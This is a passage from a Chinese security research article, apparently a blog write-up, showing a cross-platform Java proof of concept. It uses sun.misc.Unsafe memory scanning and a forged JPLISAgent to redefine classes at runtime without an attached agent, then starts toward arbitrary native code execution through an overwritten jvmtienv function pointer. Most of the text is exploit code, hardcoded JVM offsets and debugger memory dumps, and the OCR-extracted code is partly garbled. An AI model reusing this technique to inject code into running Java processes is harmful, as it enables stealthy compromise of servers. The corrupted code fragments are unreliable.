    unsafe.putLong(agentAddr+0x58,0x00720074000100011);
    unsafe.putLong(agentAddr+0x60,agentAddr+0x68);
    unsafe.putLong(agentAddr+0x68,0x00414141414141411);
    return agentAddr;
}

```

入参为上一阶段获取的 jvmti 的地址，返回值为 JPLISAgent 的地址。

完整 POC 如下（跨平台）：

```

package net.rebeyond;

import sun.misc.Unsafe;

import java.lang.instrument.ClassDefinition;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.*;

public class PocWindows {
    public static void main(String[] args) throws Throwable {

        Unsafe unsafe = getUnsafe();

        Thread.sleep(2000);
        //System.gc();
        //Thread.sleep(2000);
        long allocateMemory = unsafe.allocateMemory(3);
        System.out.println("allocateMemory:" + Long.toHexString(allocateMemory));
        String patterns =
        "'3920': 'a5b0': '633920', 'fe00': 'a650': '60fe00', '99f0': 'cccc': '5199f0', '8250': 'a650': '638250', 'd200': 'fdd0': '63d200', 'da70': 'b7e0': '67da70', '8d58': 'a650': '638d58', 'f5c0': 'b7e0': '67f5c0', '8300': '8348': '148300', '4578': 'a5b0': '634578', 'b300': 'a650': '63b300', 'ef98': '07b0': '64ef98', 'f280': '06e0': '60f280', '5820': '4ee0': '5f5820', '84d0': 'a5b0': '5b84d0', '00f0': '5800': '8300f0', '1838': 'b7e0': '671838', '9f60': 'b320': '669f60', 'e860': '08d0': '64e860', 'f7c0': 'a650': '60f7c0', 'a798': 'b7e0': '69a798', '6888': '21f0': '5f6888', '2920': 'b6f0': '642920', '45c0': 'a5b0': '5d45c0', 'e1f0': 'b5c0': '63e1f0', 'e128': 'b5e0': '63e128', '86a0': '4df0': '5b86a0', '55a8': '64a0': '6655a8', '8b98': 'a650': '638b98', '8a10': 'b730': '648a10', '3f10': '': '7b3f10', '8a90': '4dc0': '5b8a90', 'e8e0': '0910': '64e8e0', '9700': '7377': '5b9700', 'f500': '7073': '60f500', '6b20': 'a5b0': '636b20', 'b378': 'bc50': '63b378', '7608': 'fb50': '5f7608', '5300': '8348': '105300', '8f18': 'ff20': '638f18', '7600': '3db0': '667600', '92d8': '6d6d': '5e92d8', '8700': 'b200': '668700', '45b8': 'a650': '6645b8', '8b00': '82f0': '668b00', '1628': 'a5b0': '631628', 'c298': '6765': '7bc298', '7a28': '39b0': '5b7a28', '3820': '4808': '233820', 'dd00': 'c6a0': '63dd00', '0be0': 'a5b0': '630be0', 'aad0': '8e10': '7eaad0', '4a98': 'b7e0': '674a98', '4470': '6100': '824470', '6700': '4de0': '696700', 'a000': '3440': '66a000', '2080': 'a5b0': '632080', 'aa20': '64a0': '63aa20', '5a00': 'c933': '2d5a00', '85f8': '4de0': '5b85f8', 'b440': 'b5a0': '63b440', '5d28': '1b80': '665d28', 'efd0': 'a5b0': '62efd0', 'edc8': 'a5b0': '62edc8', 'ad88': 'b7e0': '69ad88', '9468': 'a8b0': '5b9468', 'af30': 'b650': '63af30', 'e9e0': '0780': '64e9e0', '7710': 'b2b0': '667710', 'f528': 'e9e0': '62f528', 'e100': 'a5b0': '63e100', '5008': '7020': '665008', 'a4c8': 'a5b0': '63a4c8', '6dd8': 'e7a0': '5c6dd8', '7620': 'b5a0': '667620', 'f300': '10cc0': '60f300', 'd070': '1dc0': '62d070', '6270': '1a5b0': '5c6270', '18c00': '18250'

```

1200 : 0e00 : 001200 , 0070 : 00c0 : 02d070 , 0270 : 0300 : 3c0270 , 0c00 : 0330
: '668c00', '4c48': '7010': '664c48', '3500': 'a5b0': '633500', '4f10': 'f100': '834f10', 'b3
50': 'b7e0': '69b350', 'f5d8': 'f280': '60f5d8', 'bcc0': '9800': '60bcc0', 'cd00': '3440': '6
3cd00', '8a00': 'a1d0': '5b8a00', '0218': '6230': '630218', '61a0': 'b7e0': '6961a0', '75f8'
: 'a5b0': '5f75f8', 'fda8': 'a650': '60fda8', 'b7a0': 'b7e0': '69b7a0', 'f120': '3100': '81f1
20', 'ed00': '8b48': '4ed00', 'f898': 'b7e0': '66f898', '6838': '2200': '5f6838', 'e050': 'b5
d0': '63e050', 'bb78': '86f0': '60bb78', 'a540': 'b7e0': '67a540', '8ab8': 'a650': '638ab8',
'd2b0': 'b7f0': '63d2b0', '1a50': 'a5b0': '631a50', '1900': 'a650': '661900', '6490': '3b00'
: '836490', '6e90': 'b7e0': '696e90', '9108': 'b7e0': '679108', 'e618': 'b170': '63e618', '6b
50': '6f79': '5f6b50', 'cdc8': '4e10': '65cdc8', 'f700': 'a1d0': '60f700', 'f803': '5000': '6
0f803', 'ca60': 'b7e0': '66ca60', '0000': '6a80': '630000', '64d0': 'a5b0': '6364d0', '09d8'
: 'a5b0': '6309d8', 'dde8': 'bb50': '63dde8', 'd790': 'b7e0': '67d790', 'f398': '0840': '64f3
98', '4370': 'a5b0': '634370', 'ca10': '1c20': '5cca10', '9c88': 'b7e0': '679c88', 'd910': 'a
5b0': '62d910', '24a0': 'a1d0': '6324a0', 'a760': 'b880': '64a760', '90d0': 'a880': '5b90d0',
'6d00': '82f0': '666d00', 'e6f0': 'a640': '63e6f0', '00c0': 'ac00': '8300c0', 'f6b0': 'b7d0'
: '63f6b0', '1488': 'afd0': '641488', 'ab80': '0088': '7eab80', '6d40': '': '776d40', '8070'
: '1c50': '668070', 'fe88': 'a650': '60fe88', '7ad0': 'a6d0': '667ad0', '9100': 'a1d0': '6991
00', '8898': '4e00': '5b8898', '7c78': '455': '7a7c78', '9750': 'ea70': '5b9750', '0df0': 'a5
b0': '630df0', '7bd8': 'a1d0': '637bd8', '86b0': 'a650': '6386b0', '4920': 'b7e0': '684920',
'6db0': '7390': '666db0', 'abe0': '86e0': '63abe0', 'e960': '0ac0': '64e960', '97a0': '3303'
: '5197a0', '4168': 'a5b0': '634168', 'ee28': 'b7e0': '63ee28', '20d8': 'b7e0': '6720d8', 'd6
20': 'b7e0': '67d620', '0028': '1000': '610028', 'f6e0': 'a650': '60f6e0', 'a700': 'a650': '6
4a700', '4500': 'a1d0': '664500', '8720': '': '7f8720', '8000': 'a650': '668000', 'fe38': 'b2
70': '63fe38', 'be00': 'a5b0': '63be00', 'f498': 'a650': '60f498', 'd8c0': 'b3c0': '63d8c0',
'9298': 'b7e0': '699298', 'ccd8': '4de0': '65ccd8', '7338': 'cec0': '5b7338', '8d30': '6a40'
: '5b8d30', '4990': 'a5b0': '634990', '84f8': 'b220': '5e84f8', 'cb80': 'bbd0': '63cb80'";

patterns="bbf8': '7d00': '5fbbf8', '68f8': '17e0': '5e68f8', '6e28': 'e570': '5b6e28', 'bd
48': '8e10': '5fbd48', '4620': '9ff0': '5c4620', 'ca70': '19f0': '5bca70'"; //for
windows_java8_301_x64

//patterns="8b80': '8f10': 'ef8b80', '9f20': '0880': 'f05f20', '65e0': '4855': '6f65e0', '
4f20': 'b880': 'f05f20', '7300': '8f10': 'ef7300', 'aea0': 'ddd0': 'ef8ea0', '1f20': '8880':
'f05f20', '8140': '8f10': 'ef8140', '75e0': '4855': '6f65e0', '6f20': 'd880': 'f05f20', 'adb
8': 'ddd0': 'ef8db8', 'ff20': '6880': 'f05f20', '55e0': '4855': '6f65e0', 'cf20': '3880': 'f0
5f20', '05e0': '4855': '6f65e0', '92d8': '96d0': 'eff2d8', '8970': '8f10': 'ef8970', 'd5e0':
'4855': '6f65e0', '8e70': '4350': 'ef6e70', 'd2d8': 'd6d0': 'eff2d8', 'd340': 'bf00': 'f0534
0', 'f340': 'df00': 'f05340', '2f20': '9880': 'f05f20', '1be0': 'd8b0': 'f6fbe0', '8758': 'c2
a0': 'ef6758', 'c340': 'af00': 'f05340', 'f5e0': '4855': '6f65e0', 'c5e0': '4855': '6f65e0',
'b2d8': 'b6d0': 'eff2d8', '02d8': '06d0': 'eff2d8', 'ad88': 'ddb0': 'ef8d88', '62d8': '66d0'
: 'eff2d8', '7b20': '3d50': 'ef7b20', '82d8': '86d0': 'eff2d8', '0f20': '7880': 'f05f20', '97
20': '8f10': 'f69720', '7c80': '5850': 'ef5c80', '25e0': '4855': '6f65e0', '32d8': '36d0': 'e
ff2d8', 'e340': 'cf00': 'f05340', 'ec80': 'c850': 'ef5c80', '85e0': 'add0': '6f65e0', '9410'
: 'c030': 'ef9410', '5f20': 'c880': 'f05f20', '1340': 'ff00': 'f05340', 'b340': '9f00': 'f053
40', '7340': '5f00': 'f05340', '35e0': '4855': '6f65e0', '3f20': 'a880': 'f05f20', '8340': '6
f00': 'f05340', '4340': '2f00': 'f05340', '0340': 'ef00': 'f05340', '22d8': '26d0': 'eff2d8',
'e5e0': '4855': '6f65e0', '95e0': '4855': '6f65e0', '19d0': 'd830': 'f6f9d0', '52d8': '56d0'
: 'eff2d8', 'c420': 'b810': 'efc420', 'b5e0': 'ddd0': 'ef95e0', 'c2d8': 'c6d0': 'eff2d8', '5
340': '3f00': 'f05340', 'df20': '4880': 'f05f20', '15e0': '4855': '6f65e0', 'a2d8': 'a6d0': '
eff2d8', '9340': '7f00': 'f05340', '8070': 'add0': 'ef9070', 'f2d8': 'f6d0': 'eff2d8', '72d8'
: '76d0': 'eff2d8', '6340': '4f00': 'f05340', '2340': '0f00': 'f05340', '3340': '1f00': 'f05
340', 'b070': 'ddd0': 'ef9070', '45e0': '4855': '6f65e0', '8d20': 'add0': 'ef9d20', '6180': '

```

8d90':'ef6180','8f20':'f880':'f05f20','8c80':'6850':'ef5c80','a5e0':'4855':'6f65e0
','ef20':'5880':'f05f20','8410':'b030':'ef9410','b410':'e030':'ef9410','bf20':'288
0':'f05f20','e2d8':'e6d0':'eff2d8','bd20':'ddd0':'ef9d20','12d8':'16d0':'eff2d8','
9928':'8f10':'f69928','9e28':'8f10':'f69e28','4c80':'2850':'ef5c80','7508':'8f10':
'ef7508','1df0':'d940':'f6fdf0''; //for linux_java8_301_x64
    long jvmtiOffset=0x79a220; //for java_8_271_x64
    jvmtiOffset=0x78a280; //for windows_java_8_301_x64
    //jvmtiOffset=0xf9c520; //for linux_java_8_301_x64
    List<Map<String, String>> patternList = new ArrayList<Map<String, String>>
());

    for (String pair : patterns.split(",")) {
        String offset = pair.split(":")[0].replace("'", "").trim();
        String value = pair.split(":")[1].replace("'", "").trim();
        String delta = pair.split(":")[2].replace("'", "").trim();
        Map pattern = new HashMap<String, String>();
        pattern.put("offset", offset);
        pattern.put("value", value);
        pattern.put("delta", delta);
        patternList.add(pattern);
    }

    int offset = 8;
    int targetHexLength=8; //on linux,change it to 12.
    for (int j = 0; j < 0x2000; j++) //down search
    {

        for (int x : new int[]{-1, 1}) {
            long target = unsafe.getAddress(allocateMemory + j * x * offset);
            String targetHex = Long.toHexString(target);
            if (target % 8 > 0 || targetHex.length() != targetHexLength) {
                continue;
            }
            if (targetHex.startsWith("a") || targetHex.startsWith("b") ||
targetHex.startsWith("c") || targetHex.startsWith("d") ||
targetHex.startsWith("e") || targetHex.startsWith("f") ||
targetHex.endsWith("00000")) {
                continue;
            }
            System.out.println("[-]start get " +
Long.toHexString(allocateMemory + j * x * offset) + ",at:" +
Long.toHexString(target) + ",j is:" + j);

            for (Map<String, String> patternMap : patternList) {
                targetHex = Long.toHexString(target);

                if (targetHex.endsWith(patternMap.get("offset"))) {
                    String targetValueHex =
Long.toHexString(unsafe.getAddress(target));
                    System.out.println("[!]bingo.");
                    if (targetValueHex.endsWith(patternMap.get("value"))) {
                        System.out.println("[ok]i found agent env:start get "
+ Long.toHexString(target) + ",at  :" +
Long.toHexString(unsafe.getAddress(target)) + ",j is:" + j);

```

```

Long.toHexString(unsafe.getAddress(target) + , jls. + j),
        System.out.println("[ok]jvm base is " +
Long.toHexString(target - Integer.parseInt(patternMap.get("delta"), 16)));
        System.out.println("[ok]jvmti object addr is " +
Long.toHexString(target - Integer.parseInt(patternMap.get("delta"), 16) +
jvmtiOffset));

        //long jvmenvAddress=target-
Integer.parseInt(patternMap.get("delta"),16)+0x776d30;
        long jvmtiAddress = target -
Integer.parseInt(patternMap.get("delta"), 16) + jvmtiOffset;

        long agentAddress = getAgent(jvmtiAddress);
        System.out.println("agentAddress:" +
Long.toHexString(agentAddress));
        Bird bird = new Bird();
        bird.sayHello();
        doAgent(agentAddress);

        //doAgent(Long.parseLong(address));

        bird.sayHello();
        return;
    }

    }

    }

    }

    }

}

private static long getAgent(long jvmtiAddress) {
    Unsafe unsafe = getUnsafe();
    long agentAddr = unsafe.allocateMemory(0x200);
    long jvmtiStackAddr = unsafe.allocateMemory(0x200);
    unsafe.putLong(jvmtiStackAddr, jvmtiAddress);
    unsafe.putLong(jvmtiStackAddr + 8, 0x30010100000071eel);

    unsafe.putLong(jvmtiStackAddr + 0x168, 0x9090909000000200l);
    System.out.println("long:" + Long.toHexString(jvmtiStackAddr + 0x168));
    unsafe.putLong(agentAddr, jvmtiAddress - 0x234f0);

    unsafe.putLong(agentAddr + 0x8, jvmtiStackAddr);
    unsafe.putLong(agentAddr + 0x10, agentAddr);
    unsafe.putLong(agentAddr + 0x18, 0x00730065006c0000l);

    //make retransform env
    unsafe.putLong(agentAddr + 0x20, jvmtiStackAddr);
    unsafe.putLong(agentAddr + 0x28, agentAddr);
    unsafe.putLong(agentAddr + 0x30, 0x0038002e00310001l);

    unsafe.putLong(agentAddr + 0x38, 0);
    unsafe.putLong(agentAddr + 0x40, 0);
    unsafe.putLong(agentAddr + 0x48, 0);
    unsafe.putLong(agentAddr + 0x50, 0);

```

```

        unsafe.putLong(agentAddr + 0x58, 0x0072007400010001l);
        unsafe.putLong(agentAddr + 0x60, agentAddr + 0x68);
        unsafe.putLong(agentAddr + 0x68, 0x0041414141414141l);
        return agentAddr;
    }

    private static void doAgent(long address) throws Exception {
        Class cls = Class.forName("sun.instrument.InstrumentationImpl");

        for (int i = 0; i < cls.getDeclaredConstructors().length; i++) {
            Constructor constructor = cls.getDeclaredConstructors()[i];
            constructor.setAccessible(true);
            Object obj = constructor.newInstance(address, true, true);
            for (Field f : cls.getDeclaredFields()) {
                f.setAccessible(true);
                if (f.getName().equals("mEnvironmentSupportsRedefineClasses")) {
                    //System.out.println("mEnvironmentSupportsRedefineClasses:" +
f.get(obj));
                }
            }
            for (Method m : cls.getDeclaredMethods()) {

                if (m.getName().equals("redefineClasses")) {
                    //System.out.println("redefineClasses:" + m);
                    String newBirdClassStr =
"yv66vgAAADIAHwoABgARCQASABMIABQKABUAFgcAFwcAGAEABjxpbmL0PgEAAygpVgEABENvZGUBAA9Ma
W5lTnVtYmVyVGFiGUBABJMb2NhbfZhcmlhYmxlVGFiGUBAAR0aGlzAQATTG5ldC9yZWJleW9uZC9CaXJ
kOwEACHNheUhlbGxvAQAKU291cmNlRmJsZQEACUJpcmQuamF2YQwABwAIBwAZDAAaABsBAAhjaGFuZ2VkJ
QcAHAAwAHQAeAQARbmV0L3JlYmV5b25kL0JpcmQBABBqYXZhL2xhbmcvT2JqZWNOAQQAQamF2YS9sYW5nL1N
5c3RlbQEAA291dAEAFUxqYXZhL2lVl1ByaW50U3RyZWZtOwEAE2phdmEvaW8vUHJpbnRTdHJlYW0BAAdwc
mludGxuAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWACEABQAGAAAAAACAABwAIAAEACQAAAC8AAQABAAA
AB5q3AAGxAAAAAgAKAAAABgABAAAAAwALAAAAAABAAAAAQAAAAABAA4ACAABAakAAAA3AAIAAQAAA
AmyAAISA7YABLEAAAAACAAoAAAAKAAIAAAAGAAgABwALAAAAAABAAAAACQAAAA0AAAAABAA8AAAAACABA=";
                    Bird bird = new Bird();
                    ClassDefinition classDefinition = new ClassDefinition(
                        bird.getClass(),
                        Base64.getDecoder().decode(newBirdClassStr));
                    ClassDefinition[] classDefinitions = new ClassDefinition[]
{classDefinition};
                    try {
                        //Thread.sleep(5000);
                        m.invoke(obj, new Object[]{classDefinitions});
                    } catch (Exception e) {
                        e.printStackTrace();
                    }
                }
            }
            //System.out.println("instrument obj:" + obj);
            //System.out.println("constr:" + cls.getDeclaredConstructors()[i]);
        }
    }
}

```

```

private static Unsafe getUnsafe() {
    Unsafe unsafe = null;

    try {
        Field field = Unsafe.class.getDeclaredField("theUnsafe");
        field.setAccessible(true);
        unsafe = (Unsafe) field.get(null);
    } catch (Exception e) {
        throw new AssertionError(e);
    }

    return unsafe;
}
}

```

Bird.java


```

package net.rebeyond;

public class Bird {
    public void sayHello()
    {
        System.out.println("hello!");
    }
}

```

编译，运行：



```

Run: PocWindows x
"C:\Program Files\Java\jdk1.8.0_271\bin\java.exe" ...
allocateMemory:1d293d56910
[-]start get 1d293d568f0,at:6f5c45c0,j is:4
[!]bingo.
[ok]i found agent env:start get 6f5c45c0,at :6f00a5b0,j is:4
[ok]jvm base is 6eff0000
[ok]jvmti object addr is 6f78a220
long:1d2a72fd9a8
agentAddress:1d2a72fd630
hello!
changed!

Process finished with exit code 0

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-3594e0fa-ff54-1.png>)

上述环境是 win10+Jdk1.8.0_301_x64，注释中内置了 linux+jdk1.8.0_301_x64 和 win10+Jdk1.8.0_271_x64 指纹，如果是其他 OS 或者 JDK 版本，指纹库需要对应更

新。

可以看到，我们成功通过纯 Java 代码实现了动态修改类字节码。


按照惯例，我提出一种新的技术理论的时候，一般会直接给出一个下载即可用的 exp，但是现在为了合规起见，此处只给出 demo，不再提供完整的利用工具。

Java 跨平台任意 Native 代码执行

确定入口

上文中，我们介绍了在 Windows 平台下巧妙利用 instrument 的不恰当实现来进行进程注入的技术，当注入的目标进程为 -1 时，可以往当前 Java 进程注入 shellcode，实现不依赖 JNI 执行任意 Native 代码。但是这个方法仅适用于 Windows 平台。只适用于 Windows 平台的技术是不完整的：)

上一小节我们在伪造 JPLISAgent 对象的时候，留意到 redefineClasses 函数里面有这种代码：



```
/* and we still want to free any memory we allocated.
 */
targetFiles = (jbyteArray *) allocate(jvmtienv,
                                      numDefs * sizeof(jbyteArray));
errorOccurred = (targetFiles == NULL);
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-35b8b084-ff54-1.png>)

allocate 函数的第一个参数是 jvmtienv 指针，我们跟进 allocate 函数：

```
void *allocate(jvmtiEnv * jvmtienv, size_t bytecount) {
    void *      resultBuffer    = NULL;
    jvmtiError   error          = JVMTI_ERROR_NONE;

    error = (*jvmtienv)->Allocate(jvmtienv,
                                   bytecount,
                                   (unsigned char**) &resultBuffer);

    /* may be called from any phase */
    jplis_assert(error == JVMTI_ERROR_NONE);
    if ( error != JVMTI_ERROR_NONE ) {
        resultBuffer = NULL;
    }
    return resultBuffer;
}
```

可以看到最终是调用的 jvmtienv 对象的一个成员函数，先看一下真实的 jvmtienv 是什么样子：

内存 1		内存 2		内存 3		内存 4		内存 5		监视 1	局部变量		
地址		十六进制						ASCII					
000000006F78A280		00 00 00 00 00 00 00 00						F0 02 33 6F		00 00 00 00		ð.3o...	
000000006F78A290		00 00 00 00 00 00 00 00						60 43 33 6F		00 00 00 00		`C3o...	
000000006F78A2A0		20 45 33 6F 00 00 00 00						20 49 33 6F		00 00 00 00		E3o...I3o...	
000000006F78A2B0		00 4D 33 6F 00 00 00 00						00 4F 33 6F		00 00 00 00		.M3o...O3o...	
000000006F78A2C0		C0 50 33 6F 00 00 00 00						70 52 33 6F		00 00 00 00		ÀP3o...pR3o...	
000000006F78A2D0		B0 56 33 6F 00 00 00 00						C0 58 33 6F		00 00 00 00		°V3o...AX3o...	
000000006F78A2E0		70 5D 33 6F 00 00 00 00						30 5F 33 6F		00 00 00 00		p]3o...0_3o...	
000000006F78A2F0		E0 60 33 6F 00 00 00 00						D0 68 33 6F		00 00 00 00		à`3o...ðh3o...	
000000006F78A300		F0 3F 33 6F 00 00 00 00						A0 41 33 6F		00 00 00 00		ð?3o...A3o...	
000000006F78A310		D0 6C 33 6F 00 00 00 00						00 6F 33 6F		00 00 00 00		ð13o...o3o...	
000000006F78A320		10 90 33 6F 00 00 00 00						70 94 33 6F		00 00 00 00		..3o...p.3o...	
000000006F78A330		A0 96 33 6F 00 00 00 00						D0 98 33 6F		00 00 00 00		.3o...ð.3o...	
000000006F78A340		00 9B 33 6F 00 00 00 00						30 9D 33 6F		00 00 00 00		.3o...0.3o...	
000000006F78A350		60 9F 33 6F 00 00 00 00						90 A1 33 6F		00 00 00 00		`.3o...i.3o...	
000000006F78A360		C0 A3 33 6F 00 00 00 00						F0 A5 33 6F		00 00 00 00		Àf3o...ð¥3o...	
000000006F78A370		F0 06 34 6F 00 00 00 00						50 09 34 6F		00 00 00 00		ð.4o...P.4o...	
000000006F78A380		C0 0B 34 6F 00 00 00 00						A0 0C 34 6F		00 00 00 00		A.4o...4o...	
000000006F78A390		80 0D 34 6F 00 00 00 00						40 F8 32 6F		00 00 00 00		.4o...@ø2o...	
000000006F78A3A0		B0 FA 32 6F 00 00 00 00						20 A8 33 6F		00 00 00 00		°ú2o...3o...	
000000006F78A3B0		F0 A9 33 6F 00 00 00 00						00 00 00 00		00 00 00 00		ð03o...	
000000006F78A3C0		C0 AB 33 6F 00 00 00 00						90 AE 33 6F		00 00 00 00		À«3o...°3o...	
000000006F78A3D0		60 B1 33 6F 00 00 00 00						30 B4 33 6F		00 00 00 00		`±3o...0'3o...	
000000006F78A3E0		80 D1 33 6F 00 00 00 00						D0 3B 33 6F		00 00 00 00		.Ñ3o...Ð;3o...	
000000006F78A3F0		40 3E 33 6F 00 00 00 00						90 BA 33 6F		00 00 00 00		@>3o...°3o...	
000000006F78A400		A0 BC 33 6F 00 00 00 00						B0 BE 33 6F		00 00 00 00		¼3o...°¾3o...	
000000006F78A410		B0 C0 33 6F 00 00 00 00						C0 C2 33 6F		00 00 00 00		°À3o...AA3o...	
000000006F78A420		E0 C4 33 6F 00 00 00 00						00 C7 33 6F		00 00 00 00		àÀ3o...Ç3o...	
000000006F78A430		60 CD 33 6F 00 00 00 00						70 CF 33 6F		00 00 00 00		.î3o...pî3o...	
000000006F78A440		90 D3 33 6F 00 00 00 00						00 DD 33 6F		00 00 00 00		.Ó3o...Ý3o...	
000000006F78A450		C0 DE 33 6F 00 00 00 00						80 E0 33 6F		00 00 00 00		Àp3o...à3o...	
000000006F78A460		90 E3 33 6F 00 00 00 00						80 E6 33 6F		00 00 00 00		.ä3o...æ3o...	
000000006F78A470		70 E9 33 6F 00 00 00 00						50 EC 33 6F		00 00 00 00		pé3o...Pì3o...	
000000006F78A480		30 EE 33 6F 00 00 00 00						00 F0 33 6F		00 00 00 00		0î3o...ð3o...	
000000006F78A490		00 00 00 00 00 00 00 00						D0 F1 33 6F		00 00 00 00		ðñ3o...	
000000006F78A4A0		B0 F3 33 6F 00 00 00 00						90 F5 33 6F		00 00 00 00		°ó3o...ô3o...	
000000006F78A4B0		90 F7 33 6F 00 00 00 00						80 F9 33 6F		00 00 00 00		.÷3o...ù3o...	
000000006F78A4C0		00 03 34 6F 00 00 00 00						90 04 34 6F		00 00 00 00		.4o...4o...	
000000006F78A4D0		80 FB 33 6F 00 00 00 00						80 FD 33 6F		00 00 00 00		.û3o...ý3o...	
000000006F78A4E0		50 FF 33 6F 00 00 00 00						00 B7 33 6F		00 00 00 00		Pÿ3o...3o...	
000000006F78A4F0		C0 B8 33 6F 00 00 00 00						D0 6A 33 6F		00 00 00 00		À.3o...Ðj3o...	
000000006F78A500		10 71 33 6F 00 00 00 00						20 73 33 6F		00 00 00 00		.q3o...s3o...	
000000006F78A510		30 75 33 6F 00 00 00 00						40 77 33 6F		00 00 00 00		0u3o...@w3o...	
000000006F78A520		60 79 33 6F 00 00 00 00						80 7B 33 6F		00 00 00 00		.ÿ3o...{3o...	
000000006F78A530		70 D9 33 6F 00 00 00 00						B0 33 33 6F		00 00 00 00		pÜ3o...°33o...	
000000006F78A540		C0 13 33 6F 00 00 00 00						A0 D5 33 6F		00 00 00 00		À.3o...ô3o...	
000000006F78A550		30 01 34 6F 00 00 00 00						40 47 33 6F		00 00 00 00		0.4o...@G3o...	
000000006F78A560		20 4B 33 6F 00 00 00 00						00 00 00 00		00 00 00 00		K3o...	
000000006F78A570		00 00 00 00 00 00 00 00						00 00 00 00		00 00 00 00			
000000006F78A580		00 00 00 00 00 00 00 00						00 00 00 00		00 00 00 00			

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201111-35ed65ae-ff54-1.png>)

对象里是很多函数指针，看到这里，如果你经常分析二进制漏洞的话，可能会马上想到这里 jvmtienv 是我们完全可控的，我们只要在伪造的 jvmtienv 对象指定的偏移位置

覆盖这个函数指针即可实现任意代码执行。

构造如下 POC:

先动态调试看一下我们布局的 payload:

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	局部变量	结构体
地址	十六进制	十六进制	十六进制	十六进制	ASCII		
00000219d1b1a810	50 01 95 AA 19 02 00 00	20 A8 B1 D1 19 02 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	P...^.....±N....		
00000219d1b1a820	20 A8 B1 D1 19 02 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	±N.....		
00000219d1b1a830	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a840	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a850	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a860	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a870	[00000219d1a8000] = 00000219d1b4f600 (用户数据)						
00000219d1b1a880	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a890	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a8F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a900	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
